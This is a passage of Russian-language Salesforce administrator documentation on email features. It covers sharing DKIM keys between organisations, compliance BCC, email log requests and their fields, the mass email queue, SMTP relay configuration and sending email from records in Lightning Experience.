Рекомендуем использовать ключ DKIM для предоставления системе Salesforce возможности подписания исходящих сообщений эл. почты, отправленных от имени организации.

Некоторые компании используют несколько организаций Salesforce, пользователям которых назначаются адреса эл. почты, содержащие имя домена. Поэтому для компаний, которые хотят, чтобы система Salesforce подписывала сообщения электронной почты, отправляемые этими пользователями, может потребоваться общий доступ к ключам DKIM. Чтобы выполнить соответствующие действия, воспользуйтесь данной страницей.

Сначала создайте ключ и назначьте его одной организации. Чтобы импортировать данный ключ для использования в другой организации, скопируйте имя селектора, имя домена и данные об открытом и секретном ключах. Эти данные можно получить на странице сведений об импортируемом ключе. После копирования данных ключа откройте целевую организацию и выполните указанные ниже действия.

1. Введите строку *«Ключи DKIM»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Ключи DKIM»**.
2. Нажмите кнопку **«Импортировать ключ»**.
3. Введите имя селектора, скопированное из исходной организации.
4. Введите имя домена, скопированное из исходной организации.
5. Вставьте скопированные данные об открытом и секретном ключах в соответствующие поля.
6. Выберите требуемый тип сопоставления домена. Рекомендуем использовать значение, выбранное для ключа в исходной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления ключами DKIM:

- Настройка приложения

7. Нажмите кнопку **«Сохранить»**.

Поскольку данные об открытом и секретном ключах используются в исходной организации, то, как правило, следует немедленно активировать ключ в целевой организации.

Прим.: Данные секретного ключа — это зашифрованная форма фактических данных секретного ключа, используемая для подписания сообщений эл. почты. Их расшифровка выполняется для внутренних целей при подписании сообщений эл. почты. Таким образом, данные могут использоваться только внутри системы Salesforce. Например, данные об открытом и секретном ключах не могут использоваться во внешней почтовой системе.

СМ. ТАКЖЕ:

Повышение вероятности доставки сообщений электронной почты, отправленных из системы Salesforce

Создание ключа DKIM в <0>Salesforce Classic<1>

Включение СК сообщений эл. почты о соответствии

Если организация проверяет все исходящие сообщения эл. почты на соответствие установленным требованиям, рекомендуем включить поддержку СК сообщений эл. почты о соответствии для автоматической отправки скрытой копии каждого исходящего сообщения на указанный адрес эл. почты. Включение СК сообщений эл. почты о соответствии блокирует возможность редактирования поля «СК» во всех сообщениях эл. почты и отключает параметр «Автоматическая СК» в разделе «Мои параметры эл. почты».

Чтобы включить СК сообщений эл. почты о соответствии, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«СК сообщения эл. почты о соответствии»* в поле «Быстрый поиск», затем выберите **СК сообщения эл. почты о соответствии**.
2. Установите флажок «Включить».
3. Введите нужный адрес эл. почты.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Скрытая копия автоматически отправляется на указанный адрес для всех исходящих сообщений эл. почты, кроме системых сообщений (например, уведомления о восстановлении пароля или завершении импорта).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения СК сообщения эл. почты о соответствии:

- Настройка приложения

Отслеживание электронных сообщений, отправленных из системы Salesforce, в Salesforce Classic

Воспользуйтесь преимуществами отправки эл. почты из системы Salesforce, используя функции, позволяющие отслеживать журналы регистрации сообщений электронной почты и очередь пакетных электронных рассылок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Журнал электронной почты доступен в версиях: **все** версии.

Очередь массовой рассылки доступна в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Журналы регистрации сообщений электронной почты: отслеживание электронных сообщений, отправленных через систему Salesforce

Журналы регистрации эл. сообщений позволяют отслеживать сообщения, отправленные через систему Salesforce за последние 30 дней. В журналах содержатся сведения о каждом сообщении электронной почты, в том числе имя отправителя и получателя, дата и время, статус доставки и связанные коды ошибок. Журналы регистрации сообщений электронной почты представлены в формате CSV.

Очередь пакетной рассылки электронной почты: отслеживание статуса пакетных рассылок электронной почты, отправленных через систему Salesforce

Очередь пакетных электронных рассылок позволяет просматривать статус запланированных рассылок, отправленных лично пользователем, или статус запланированных рассылок, предназначенных организации Salesforce. При необходимости можно отменять пакетные рассылки электронной почты. Статус личных пакетных рассылок можно просмотреть в личных параметрах пользователя. При отсутствии полномочий статус пакетных рассылок электронной почты на уровне организации можно просмотреть в меню «Настройка».

СМ. ТАКЖЕ:

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Журналы регистрации сообщений электронной почты: отслеживание электронных сообщений, отправленных через систему Salesforce

Журналы регистрации эл. сообщений позволяют отслеживать сообщения, отправленные через систему Salesforce за последние 30 дней. В журналах содержатся сведения о каждом сообщении электронной почты, в том числе имя отправителя и получателя, дата и время, статус доставки и связанные коды ошибок. Журналы регистрации сообщений электронной почты представлены в формате CSV.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Рекомендации по использованию журнала электронной почты в <0>Salesforce Classic<1>

Обратите внимание на сведения о кодировании и стандартных значениях, прежде чем создавать единые нижние колонтитулы для пользователей организации Salesforce.

Отправка запроса на просмотр журнала регистрации сообщений электронной почты

Журналы регистрации эл. сообщений позволяют отслеживать сообщения, отправленные через систему Salesforce за последние 30 дней. Новый журнал удобно запрашивать в любое время.

Справка по журналам регистрации сообщений электронной почты

СМ. ТАКЖЕ:

Отслеживание электронных сообщений, отправленных из системы Salesforce, в Salesforce Classic

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Рекомендации по использованию журнала электронной почты в <0>Salesforce Classic<1>

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Обратите внимание на сведения о кодировании и стандартных значениях, прежде чем создавать единые нижние колонтитулы для пользователей организации Salesforce.

- Запросы на журналы регистрации сообщений электронной почты располагаются в порядке получения. Журналы регистрации сообщений эл. почты должны быть доступны в течение 30 минут после запроса.
- Список отложенных запросов отображает статус невыполненных запросов на просмотр журнала регистрации сообщений эл. почты.
- Список ошибок журналов регистрации сообщений эл. почты содержит описания неудачных запросов. Неудачный запрос, требующий обработки данных, срок давности которых превышает 30 дней, не может быть отправлен повторно; повторная отправка также не поддерживается при наличии трех отложенных запросов.
- Журналы регистрации сообщений эл. почты — это CSV-файлы, доступные в виде сжатого файла, содержащего не более 100 000 записей. Запросы на просмотр журнала регистрации сообщений электронной почты могут возвращать до 500 000 записей, поэтому пользователям могут отображаться до пяти архивных файлов для загрузки. Журналы учитываются общими ограничениями хранилища файлов.
- Одновременно разрешается обрабатывать не более трех отложенных запросов. При наличии трех отложенных запросов новый запрос может быть отправлен только после выполнения как минимум одного их отложенных запросов.
- Журналы доступны для сообщений, отправленных за последние 30 дней относительно даты запроса.
- Каждый журнал может охватывать не более семи дней. Чтобы просмотреть данные журнала более чем за семь дней, создайте несколько запросов.
- В журнале электронной почты не отображаются сообщения, отправленные из внешних систем, таких как Gmail или Office 365.

СМ. ТАКЖЕ:

Журналы регистрации сообщений электронной почты: отслеживание электронных сообщений, отправленных через систему Salesforce

Отправка запроса на просмотр журнала регистрации сообщений электронной почты

Журналы регистрации эл. сообщений позволяют отслеживать сообщения, отправленные через систему Salesforce за последние 30 дней. Новый журнал удобно запрашивать в любое время.

1. Введите строку «*Файлы журнала регистрации сообщений эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Файлы журнала регистрации сообщений эл. почты»**.
2. Нажмите кнопку **«Отправить запрос на просмотр журнала регистрации сообщений эл. почты»**.
3. При необходимости отфильтруйте журнал по строкам, поля которых (например, «Получатель» или «Верхний колонтитул кода сообщения») содержат определенное имя домена или адрес эл. почты. При вводе нескольких критериев фильтрации рекомендуем использовать запятые. Если данное поле пропускается, то журнал не фильтруется, а все возвращенные адреса эл. почты соответствуют заданному интервалу времени.
4. Введите адреса эл. почты для отправки электронного уведомления о выполнении запроса. Введите адреса эл. почты через запятую.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к журналам регистрации сообщений эл. почты:

- Изменение всех данных

Чтобы отменить запрос и открыть страницу общих сведений о журнале, нажмите кнопку **«Отмена»**.

СМ. ТАКЖЕ:

Журналы регистрации сообщений электронной почты: отслеживание электронных сообщений, отправленных через систему Salesforce

Справка по журналам регистрации сообщений электронной почты

Справка по журналам регистрации сообщений электронной почты

Таблица ниже содержит описание и примеры полей журнала.

Столбец	Поле	Описание	Пример
A	Дата/время	Дата и время отправки сообщения по Гринвичу.	3/06/2009 13:37
B	Код внутреннего сообщения	Уникальный внутренний код сообщения.	16/A4-20983-88E21E84
C	Событие эл. почты	Данное поле определяет финальное событие на почтовом сервере. Ниже перечислены возможные значения.	T

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к журналам регистрации сообщений эл. почты:

- Изменение всех данных

Столбец	Поле	Описание	Пример
		R (получение) Сообщение эл. почты получено. **D (доставка)** Сообщение эл. почты отправлено. **T (временная ошибка)** Передача сообщения эл. почты отложена. Система Salesforce повторит доставку в течение 24 часов. Первая попытка выполняется через пять минут после первой временной ошибки, вторая — через 10 минут, третья — через 20 минут и т. д. **P (неустранимая ошибка)** Сообщение эл. почты не доставлено.	
D	Получатель	Адрес эл. почты пользователя, которому отправляется сообщение эл. почты.	admin@acme.com
E	Отправитель	Адрес эл. почты пользователя, отправляющего сообщение эл. почты.	user@acme.com
F	Удаленный хост	IP-адрес сервера приложений, используемого для доставки сообщения эл. почты на почтовый сервер.	10.0.0.1
G	Количество переданных байтов	Размер сообщения эл. почты.	11856
H	Код пользователя	Код отправителя сообщения эл. почты в системе Salesforce.	`00540000000rSXT`
I	Верхний колонтитул кода сообщения	Верхний колонтитул кода в начале каждого сообщения эл. почты.	`21749386.1060912240277050 44.JavaMail.sfdc@na2-app4-2-sjl.ops.sfdc.net`

Столбец	Поле	Описание	Пример
J	Количество повторов	Количество попыток доставки сообщения эл. почты.	11
K	Время в очереди (в секундах)	Количество секунд, необходимое для доставки сообщения эл. почты.	300
L	Этап доставки	Финальный этап доставки перед регистрацией. Ниже перечислены значения этапов в порядке их отображения во время SMTP-сеанса. **BANNER** Ответ SMTP-подключения. **EHLO** Начало сеанса с почтовым сервером. **STARTTLS** Установка сеанса безопасной связи с почтовым сервером. **MAIL FROM** Отображение отправителя сообщения эл. почты. **RCPT TO** Отображение получателя сообщения эл. почты. **DATA** Отображение последующего текста как сообщения эл. почты. **BODY** Статус отправки текста сообщения эл. почты получателю. **RSET** Сброс состояния сервера, завершение сеанса. Ниже перечислены ответы, которые могут отображаться на любом этапе доставки.	`during RCPT TO`

Столбец	Поле	Описание	Пример
		while not connected Клиент пытается установить подключение. **while idle** Клиент подключен, но не поддерживает отправку или прием команд. **reading confirmation** Команда отправлена, а клиент ожидает ответа. **handshaking TLS** При установке безопасного подключения произошла ошибка. **out of band bounce** Принимающий сервер принял команду, а затем отклонил ее по неизвестной причине. **in unknown state** Произошла неизвестная ошибка.	
M	Адрес для перенаправления	Имя хоста выбранной системы перенаправления.	relay.my.org
N	Порт для перенаправления	Порт выбранной системы перенаправления.	587

Столбец	Поле	Описание	Пример
0	Уведомление о статусе доставки	После каждого этапа доставки почтовый сервер отправляет трехзначный код ответа. Первая цифра определяет успешность выполнения команды; вторая цифра определяет тип ошибки; третья цифра определяет дополнительные сведения, необходимые для решения возможной проблемы. Ниже перечислены пять возможных значений первой цифры. **`1xx` (положительный предварительный ответ)** Команда принята, но ответ не отправлен. **`2xx` (положительный окончательный ответ)** Запрошенное действие выполнено. **`3xx` (положительный промежуточный ответ)** Команда принята, но запрошенное действие требует дополнительных сведений. **`4xx` (временно отрицательный окончательный ответ)** Команда не принята, а запрошенное действие не выполнено. Тем не менее, ошибочное условие является временным и действие может быть запрошено повторно. **`5xx` (постоянно отрицательный окончательный ответ)** Команда не принята, а запрошенное действие	`421 no adequate servers`

Столбец	Поле	Описание	Пример
		не выполнено. Каждый поставщик службы эл. почты использует коды по-разному, поэтому список значений для второй и третьей цифр отсутствует. Дополнительную информацию о данных кодах см. в официальной документации SMTP (раздел 4.2.1): http://www.ietf.org/rfc/rfc2821.txt?number=2821	

СМ. ТАКЖЕ:

Журналы регистрации сообщений электронной почты: отслеживание электронных сообщений, отправленных через систему Salesforce

Очередь пакетной рассылки электронной почты: отслеживание статуса пакетных рассылок электронной почты, отправленных через систему Salesforce

Очередь пакетных электронных рассылок позволяет просматривать статус запланированных рассылок, отправленных лично пользователем, или статус запланированных рассылок, предназначенных организации Salesforce. При необходимости можно отменять пакетные рассылки электронной почты. Статус личных пакетных рассылок можно просмотреть в личных параметрах пользователя. При отсутствии полномочий статус пакетных рассылок электронной почты на уровне организации можно просмотреть в меню «Настройка».

Очередь пакетной электронной рассылки отображает количество получателей пакетной электронной рассылки. Данные числа могут различаться. Возможные причины см. ниже.

- Пакетная электронная рассылка превышает ежедневное ограничение по количеству пакетных электронных рассылок. Система Salesforce не отправляет сообщение выбранным получателям.
- Как минимум один выбранный получатель отменил возможность получения пакетных электронных рассылок после планирования, но перед обработкой пакетной электронной рассылки.
- Адрес эл. почты как минимум одного выбранного получателя удален из контактов или интересов после планирования, но перед обработкой пакетной электронной рассылки.
- Пользователь, выполнивший пакетную электронную рассылку, деактивирован после планирования, но перед обработкой пакетной электронной рассылки. Система Salesforce не выполняет пакетные электронные рассылки, запланированные деактивированным пользователем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пакетной электронной рассылки или отмены отложенной пакетной электронной рассылки:

- Пакетная электронная рассылка

Для просмотра всех пакетных электронных рассылок или отмены отложенной пакетной электронной рассылки в организации:

- Изменение всех данных

СМ. ТАКЖЕ:

Отслеживание электронных сообщений, отправленных из системы Salesforce, в Salesforce Classic

Пакетная электронная рассылка в Salesforce Classic

Функция перенаправления электронной почты

Отправляйте сообщения электронной почты из приложения Salesforce через почтовый сервер компании. Для получателей эти эл. сообщения будут выглядеть как отправленные из учетных записей пользователей корпоративной эл. почты. Эти сообщения электронной почты также сохраняются на почтовом сервере компании (это способствует соблюдению требований), и для пользователей электронные сообщения будут отображаться как отправленные из системы Salesforce в папке «Отправленные».

Рекомендации по настройке функции перенаправления электронной почты

Ниже приведены рекомендации, с которыми следует ознакомиться перед настройкой функции перенаправления электронной почты, в том числе сведения о функции управления возвратом и спаме.

Настройка функции перенаправления электронной почты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по настройке функции перенаправления электронной почты

Ниже приведены рекомендации, с которыми следует ознакомиться перед настройкой функции перенаправления электронной почты, в том числе сведения о функции управления возвратом и спаме.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Функция перенаправления электронной почты полезна в следующих случаях.
  - Требуется маршрутизация сообщений электронной почты, отправленных из системы Salesforce, через почтовый сервис компании. Это полезно в целях соответствия требованиям.
  - Компания владеет доменом (mycompany.com).
- Функция перенаправления сообщений электронной почты настраивается только для организации Salesforce пользователя. Функция перенаправления позволяет сохранять копии всех сообщений электронной почты для проверки. Пользователь может дополнять содержимое, например, стандартными нижними колонтитулами во всех сообщениях электронной почты. Кроме того, поддерживается функция управления возвратом.
- Чтобы обеспечить функционирование управления возвратом, почтовый сервер должен поддерживать перенаправление сообщений электронной почты, отправленных из системы Salesforce.
- Ограничения по отправке системы Salesforce применяются к перенаправлению сообщений электронной почты.
- Для настройки функции перенаправления электронной почты требуется некоторый опыт.

Настройка функции перенаправления электронной почты

Функция перенаправления электронной почты использует почтовый сервер компании для отправки сообщений электронной почты из системы Salesforce. Ниже перечислены действия, доступные компаниям после настройки функции перенаправления эл. почты.

- Маршрутизация всех сообщений электронной почты из системы Salesforce через собственные почтовые серверы. Это предотвращает несанкционированный доступ к эл. почте со стороны персонала Salesforce. Перехват эл. почты — это подделка заголовков сообщений эл. почты, при которой изменяется исходный отправитель.
- Хранение копий всех сообщений эл. почты в соответствии с действующими нормативными актами.
- Применение текущих фильтров содержимого, сканирующих сообщения на наличие данных, которые не могут быть отправлены посредством корпоративной эл. почты.
- Отправка исходящего сообщения эл. почты клиентам после его проверки на наличие вирусов.
- Добавление данных (например, публичные заявления об ограничении ответственности внизу сообщений эл. почты).

Чтобы настроить функцию перенаправления для сообщений электронной почты, созданных системой Salesforce, настройте систему Salesforce для автоматической маршрутизации эл. почты через SMTP-сервер компании. Чтобы включить функцию перенаправления эл. почты, обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка функции перенаправления электронной почты
- Изменение всех данных

Внимание: Прежде чем активировать функции управления возвратом и перенаправления эл. почты, обратитесь к администратору эл. почты с просьбой проверить почтовый сервер организации на предмет перенаправления сообщений эл. почты, отправленных из компании Salesforce; в противном случае доставка сообщений эл. почты, отправленных системой Salesforce, не гарантируется. Подробнее о функции управления возвратом см. раздел «Рекомендации по настройке параметров доставки сообщений эл. почты из системы Salesforce» на странице 2429.

Чтобы настроить функцию перенаправления эл. почты, выполните указанные ниже действия.

1. Введите строку «*Активация функции перенаправления эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Активация функции перенаправления эл. почты»**.
2. Настройте параметры ниже.

Параметр	Описание

Почтовый узел	Имя или IP-адрес хоста, используемый SMTP-сервером компании. Чтобы получить данную информацию, обратитесь к администратору эл. почты.
	Важное замечание: Прежде чем использовать протокол TLS для данного подключения, введите имя хоста взамен IP-адреса. Имя хоста используется протоколом TLS для проверки сертификатов.
	Введите имя хоста в следующем формате:
	`<mail server>.<domain>.<domain extension>`
	Например:
	`mail.acme.com`

Порт	Номер порта, используемого SMTP-сервером компании. Чтобы получить данную информацию, обратитесь к администратору эл. почты. Функция перенаправления эл. почты поддерживается портами 25, 587, 10025 и 11025.
Параметр `TLS`	Данный параметр определяет доступность протокола TLS для SMTP-сеансов Salesforce. Выберите одно из указанных ниже значений. • «Предпочтительно» (по умолчанию). Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. В противном случае система Salesforce продолжает сеанс без протокола TLS. • «Обязательно». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером. В противном случае система Salesforce завершает сеанс без доставки эл. почты. • «Проверка предпочтительна». Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. Прежде чем начать сеанс, система Salesforce

Параметр	Описание
	проверяет сертификат на наличие подписи допустимым центром сертификации, а общее имя, указанное в сертификате, на соответствие домену или службе обмена почтой, выбранной для текущего подключения. Если протокол TLS доступен, но сертификат не подписан или используется другое общее имя, то система Salesforce прерывает сеанс без доставки эл. почты. В противном случае система Salesforce продолжает сеанс без протокола TLS. • «Проверка обязательна». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером, наличии подписи допустимым центром сертификации и соответствии общего имени, указанного в сертификате, домену или службе обмена почтой, выбранной для подключения системы Salesforce. Если данные критерии не выполняются, то система Salesforce завершает сеанс без доставки эл. почты.
Ограничить перенаправление на домены	Данный параметр определяет необходимость ограничения функции перенаправления эл. почты определенными доменами. При выборе данного параметра введите имена доменов через запятую в текстовое поле ниже. (При необходимости воспользуйтесь специальным символом (*); например, домен `*.subdomains.com` соответствует адресам эл. почты ivan@aco.subdomains.com и ivan@bco.subdomains.com (но не адресу ivan@subdomains.com). Благодаря специальному символу, система Salesforce может перенаправлять эл. почту на SMTP-сервер компании только при отправке сообщения эл. почты на один из перечисленных доменов. Если данный флажок установлен, но домены не указаны, то система Salesforce направляет всю эл. почту на SMTP-сервер компании.
Активно	Данный параметр включает функцию перенаправления эл. почты. Если данный флажок снят, то система Salesforce сохраняет параметры перенаправления эл. почты, но не перенаправляет сообщения эл. почты на почтовый сервер компании.

3. Сохраните страницу.

Salesforce рекомендует отправлять тестовое сообщение при каждом изменении параметров перенаправления эл. почты.

СМ. ТАКЖЕ:

- Тестирование доставки сообщений эл. почты, отправленных через Salesforce
- Включение СК сообщений эл. почты о соответствии
- Рекомендации по настройке параметров доставки для сообщений электронной почты, отправленных из системы Salesforce
- Адреса, применяемые во всей организации

Управление электронной почтой

Система Salesforce предлагает несколько способов управления эл. почтой и повышения производительности. Связывайте сообщения электронной почты и управляйте ими через записи в приложении Salesforce. Чтобы не упустить нужную информацию, изучите каждый тип и затем продолжите поиск.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Управление электронной почтой в Lightning Experience

При использовании Lightning Experience можно рассылать электронные письма по контактам, интересам и собственным коллегам по организациям, личным учетным записям, контактам, интересам, возможностям, кампаниям и записям обращений, к которым имеется доступ. А также выполнять следующие действия: отправка сообщения эл. почты на любой действительный адрес эл. почты, вложение файлов,

Управление эл. почтой в Salesforce Classic

При использовании приложения Salesforce Classic можно отправлять сообщения эл. почты контактам, интересам, личным учетным записям и сотрудникам напрямую со страниц организации, контакта, интереса, возможности, обращения, кампании или настраиваемого объекта.

Адреса, применяемые во всей организации

Если организация Salesforce требует использования общего псевдонима эл. почты, то список единых адресов может быть задан для каждого профиля пользователя. Пользователи с такими профилями при отправке эл. почты из системы Salesforce могут указать собственный адрес или единый адрес для эл. сообщений в поле «От». Ответы направляются на указанный адрес.

Единые нижние колонтитулы

Единые нижние колонтитулы позволяют сэкономить время пользователей и применить механизм типовых сообщений ко всем сообщениям электронной почты, отправляемым из системы Salesforce. Каждая кодировка позволяет создавать отдельный нижний колонтитул сообщения эл. почты и выбирать стандартные нижние колонтитулы для отдельных сообщений эл. почты и пакетных электронных рассылок. В Lightning Experience в сообщение, отправляемое через приложения Gmail или Office 365, можно добавить единый нижний колонтитул по выбору пользователя (если имеется).

Включение отслеживания сообщений электронной почты в <0>Salesforce Classic<1>

Разрешите системе Salesforce отслеживание исходящих HTML-сообщений электронной почты при использовании HTML-шаблонов электронной почты и отображение статистики электронной почты. Электронные сообщения отслеживаются как завершенные задачи. При выключении данного параметра система <0>Salesforce<1> не сохраняет сведения об отслеживании сообщений электронной почты. Тем не менее, отчеты по отслеживанию сообщений электронной почты сохраняются на вкладке «Отчеты».

Устранение неполадок со снимками входящих сообщений эл. почты

Создание снимка входящих сообщений эл. почты для быстрого устранения возникших неисправностей.

Удаление вложений электронной почты, отправленных в виде ссылок, в Salesforce Classic

Управление электронной почтой в Lightning Experience

При использовании Lightning Experience можно рассылать электронные письма по контактам, интересам и собственным коллегам по организациям, личным учетным записям, контактам, интересам, возможностям, кампаниям и записям обращений, к которым имеется доступ. А также выполнять следующие действия: отправка сообщения эл. почты на любой действительный адрес эл. почты, вложение файлов,

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступ и общий доступ для полей рассылки электронной почты, шаблонов и вложений в Lightning Experience

При использовании интегрированной эл. почты в Lightning Experience рекомендуем просмотреть порядок доступа и общего доступа для полей слияния, шаблонов и вложений.

Отправка сообщения электронной почты из записи Lightning Experience

Пользователи могут отправлять сообщения эл. почты с форматированным текстом прямо из текущей записи. А также выполнять следующие действия: отправка сообщения эл. почты клиентам, коллегам и на любой действительный адрес эл. почты. Электронные сообщения доступны для ряда элементов, включая учетные записи, организации-лица, контакты, интересы, возможности, кампании и обращения. При отправке сообщения эл. почты система Salesforce создает записи эл. почты для отслеживания электронного сообщения и сохранения его содержимого. Можно осуществлять поиск ссылки на запись эл. почты в ленте действий записи, откуда было отправлено сообщение, или связанных записей.

Поиск сообщения электронной почты, отправленного из записи Salesforce, в Lightning Experience

После отправки сообщения эл. почты система Salesforce создает запись для отслеживания эл. сообщения и сохранения его содержимого. На ленте действий отображается ссылка на данное сообщение электронной почты. При отправке сообщения эл. почты контакту или интересу ссылка на сообщение электронной почты добавляется в каждую соответствующую запись. Если сообщение эл. почты *не* содержит получателей, которые являются контактами или интересами, то сообщение и элемент ленты создаются для объекта, используемого на момент отправки сообщения эл. почты. Если используется функция автоматической отправки скрытой копии согласно параметрам эл. почты, по указанному обратному адресу будет отправлена копия сообщения эл. почты.

Отправка сообщений электронной почты через приложение Gmail или Office 365 в Lightning Experience

Отправьте сообщение из системы Salesforce с помощью учетной записи Gmail или Office 365. Сообщения электронной почты, отправленные в Lightning Experience, выглядят как отправленные из почтового ящика Gmail или Office 365. Кроме того, пользователь может просматривать отправленные сообщения электронной почты в папке «Отправленные» в Gmail или Office 365.

Доступ и общий доступ для полей рассылки электронной почты, шаблонов и вложений в Lightning Experience

При использовании интегрированной эл. почты в Lightning Experience рекомендуем просмотреть порядок доступа и общего доступа для полей слияния, шаблонов и вложений.

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поля слияния

Поля слияния доступны из объектов «Организация», «Контакт», «Возможность», «Интерес», «Кампания», «Обращение» и «Пользователь», а также из записей типа «Организация-лицо». Многие часто используемые стандартные поля (и некоторые настраиваемые поля) данных элементов доступны как поля слияния. Некоторые поля из данного набора могут быть недоступны отдельным пользователям ввиду заданных параметров безопасности поля. Организациям-лицам недоступны поля слияния для контактов.

Шаблоны

- Шаблоны, созданные в Salesforce Classic, не могут использоваться в Lightning Experience (и наоборот).
- Шаблоны, созданные для одного объекта, поддерживаются только данным объектом. Например, запись возможности не позволяет выбрать шаблон, созданный для интересов.
- По умолчанию создаваемые шаблоны являются общедоступными: они могут использоваться другими пользователями организации.

Вложения

- Пользователи могут выбирать и вкладывать файлы из Salesforce Files только после включения функций Salesforce Files и доставок содержимого. Если эти функции не включены, пользователи смогут только загружать вложения.
- Любое вложение размером более 3 Мб отправляется как ссылка на доставку содержимого, а не как файл. Если сообщение эл. почты содержит несколько вложений и их совокупный размер превышает 3 Мб, то *все* вложения отправляются как ссылки на доставки содержимого.
- Пользователи могут вкладывать в сообщения эл. почты или шаблоны только доступные файлы. При отсутствии доступа отображается соответствующее уведомление о необходимости отправки запроса ответственному за файл.
- Общий доступ к файлам, вложенным в сообщения эл. почты из Salesforce Files, предоставляется по ссылке. Общий доступ позволяет любому пользователю с ссылкой просматривать, публиковать и загружать файлы.

СМ. ТАКЖЕ:

Добавление изображений и файлов в сообщения эл. почты посредством ленты обращений

Версии и разрешения электронной почты в Lightning Experience

Отправка сообщения электронной почты из записи Lightning Experience

Пользователи могут отправлять сообщения эл. почты с форматированным текстом прямо из текущей записи. А также выполнять следующие действия: отправка сообщения эл. почты клиентам, коллегам и на любой действительный адрес эл. почты. Электронные сообщения доступны для ряда элементов, включая учетные записи, организации-лица, контакты, интересы, возможности, кампании и обращения. При отправке сообщения эл. почты система Salesforce создает записи эл. почты для отслеживания электронного сообщения и сохранения его содержимого. Можно осуществлять поиск ссылки на запись эл. почты в ленте действий записи, откуда было отправлено сообщение, или связанных записей.

Прим.: Если в компании не включены расширенные электронные сообщения, система Salesforce создает запись задачи вместо записи эл. почты. Если вы не уверены, включены ли расширенные электронные сообщения, поговорите со своим администратором.

Для прикрепления файлов к сообщению эл. почты или использования шаблона с прикрепленными файлами требуется доступ к файлам. При отсутствии доступа к файлам отображается соответствующее уведомление.

1. Откройте нужную запись.
2. Откройте вкладку действий и щелкните **«Эл. почта»**.

   Совет: Чтобы использовать создание сообщения из окна, нажмите кнопку со стрелкой для разворачивания электронного сообщения. После активации окна компоновщика можно прокрутить страницу записей для просмотра подробных сведений и других данных или переместиться в любую другую область в Salesforce.

3. Введите сообщение эл. почты. Если получатель отменил возможность получения пакетных электронных рассылок или предыдущие сообщения были возвращены, то рядом с именем будет отображаться индикатор.
4. При необходимости добавьте вложения.
5. Отправьте сообщение эл. почты после предварительного просмотра.

Ссылка на электронное сообщение находится в ленте действий раздела «Прошлые действия». Кроме того, можно найти ссылку на временной шкале действий связанных записей. При использовании Automatic BCC, как определено в параметрах эл. почты, пользователь получит копию сообщения эл. почты в папку «Входящие» на указанный адрес возврата.

Пример: Предположим, что пользователь работает над сделкой (или возможностью) по продаже 600 виджетов корпорации Acme. Данная корпорация имеет связанный контакт, а возможности соответствует отдельная запись. Ирине требуется отправить Антону сообщение эл. почты, содержащее основные условия сделки, и связать данное сообщение с записью возможности 600 виджетов. Доступность действия эл. почты из записи контакта Антона также позволяет упростить процесс дальнейшей работы. Пользователь открывает нужную запись возможности, создает сообщение эл. почты и добавляет вложение. После отправки сообщения эл. почты она может найти ссылку на запись возможности Acme 600 виджетов и запись контакта Антона.

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- Полномочие «Отправка сообщений электронной почты» и доступ к записи, из которой отправляется сообщение электронной почты.

Для прикрепления файлов к сообщению эл. почты или шаблонам выполните следующие действия:

- Доступ к присоединяемому файлу.
